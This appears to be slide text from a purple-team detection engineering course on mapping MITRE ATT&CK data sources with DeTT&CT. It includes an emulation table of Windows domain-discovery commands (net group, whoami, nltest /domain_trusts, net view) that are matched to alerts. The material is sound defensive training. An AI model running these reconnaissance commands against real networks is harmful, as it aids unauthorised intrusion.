
Collection

- Verify data is collected around the event(s).
 - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
 - SIEM, EDR, Host, etc
 - Check out [DeTT&CT](#)
- Are there visibility gaps in the logs?
 - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Prioritization

ATT&CK Technique Count Per Data Source



(Source: DeTT&CT <https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started>)

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Collection: Data Source Components

- What logs are potentially needed to write an alert for the TTP?
- Use the Detection Section on MITRE ATT&CK pages.
 - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.

Detection		
ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

<https://attack.mitre.org/techniques/T1059/001/>
<https://t.me/learningnets>



Collection: Deep Dive

- More detail?
 - Click the Data Component

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

<https://attack.mitre.org/techniques/T1059/001/>

- Here we see Sysmon EID 1 and Windows EID 4688

Process: Process Creation

Birth of a new running process (ex: Sysmon EID 1 or Windows EID 4688)

<https://attack.mitre.org/datasources/DS0009/#Process%20Creation>



Collection: ATT&CK™ Walkthrough

- Walkthrough [Command and Scripting Interpreter: PowerShell T1059.001](#)
 - Data Source
 - Data Component
 - Data Component Page
 - Sample Logs




Lab 1: Data Components



Collection: Data Sources to Logs

MITRE ATT&CK

InfoSec
Community




<https://github.com/mitre-attack/attack-datasources>
<https://t.me/learnignets>




Collection: DeTT&CT

- “DeTT&CT aims to assist blue teams in using ATT&CK to score and compare data log source quality, visibility coverage, detection coverage and threat actor behaviours. All of which can help, in different ways, to get more resilient against attacks targeting your organisation.”
- <https://github.com/rabobank-cdc/DeTTECT>



Collection: DeTT&CT

- Leverage DeTT&CT to visualize coverage and map your log sources



<https://rabobank-cdc.github.io/detect-editor/>
<https://t.me/learningnets>




Strategic Driver: Operational Capacity

The Detection Cyborg

Go ahead and execute PSpice.exe in the Downloads folder on WIN10

- The level of capability and proficiency between Analyst and Tools
 - Great analyst can be hindered by inefficient tools.
 - Great tools will be underutilized by novice analysts.



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Exercise: DeTT&CT Lab

- Follow the instructions, if you'd like you can input your data sources.
 - While filling in data sources you can also try adding process creation and file modification.
 - TIP: You can also click “Add all data sources” and go line by line.
- NVISO Resource
 - <https://blog.nviso.eu/2022/03/09/dettct-mapping-detection-to-mitre-attck/>



Lab 2: DeTT&CT




Detection Engineering



Topics

- Detection Engineering
 - Strategic Drivers
 - Threat Understanding
 - Data Collection
 - Operational Capability
 - Detection Engineering Process
 - Direction
 - Collection
 - Processing
 - Dissemination

Operationalized Purple Team: Detection




<https://t.me/learningnets>

Detection Engineering

- Purpose is to detect suspicious events that may be indicative of a malicious actor.
- Areas may include:
 - SIEM
 - EDR
 - YARA
 - SNORT
 - IOC Feeds

Our Focus

Vendor Focus



David Bianco: <http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>


<https://t.me/learningnets>



Engineering Process




Operationalized Purple Team: Detection



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
Detection Engineering Process



Direction



Operationalized Purple Team: Detection




<https://t.me/learningnets>




Direction

- Cyber Threat Intelligence (CTI) provides direction for detection capabilities.
- You may have a multiple teams providing this direction:
 - Intel Team
 - DFIR
 - Red Team
- It could be from a tweet you saw. (@gentilkiwi, @GossiTheDog, or @TheDFIRReport)
- Direction may also come from:
 - The SOC to tune an alert
 - Red Team develops an alert bypass



Direction Lab

- Provide us direction by running your emulation plan through steps 3 and 4



Lab 3: Direction



Purple Team Direction

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whoami /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration


Collection



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Log into WIN10 and launch PSpire.exe in the Downloads folder

- Verify data is collected around the event(s).
 - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
 - SIEM, EDR, Host, etc
 - Check out [DeTT&CT](#)
- Are there visibility gaps in the logs?
 - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Break Down

```
nltest  
/domain_trusts
```

Can we detect command line?

Can we detect specific arguments?

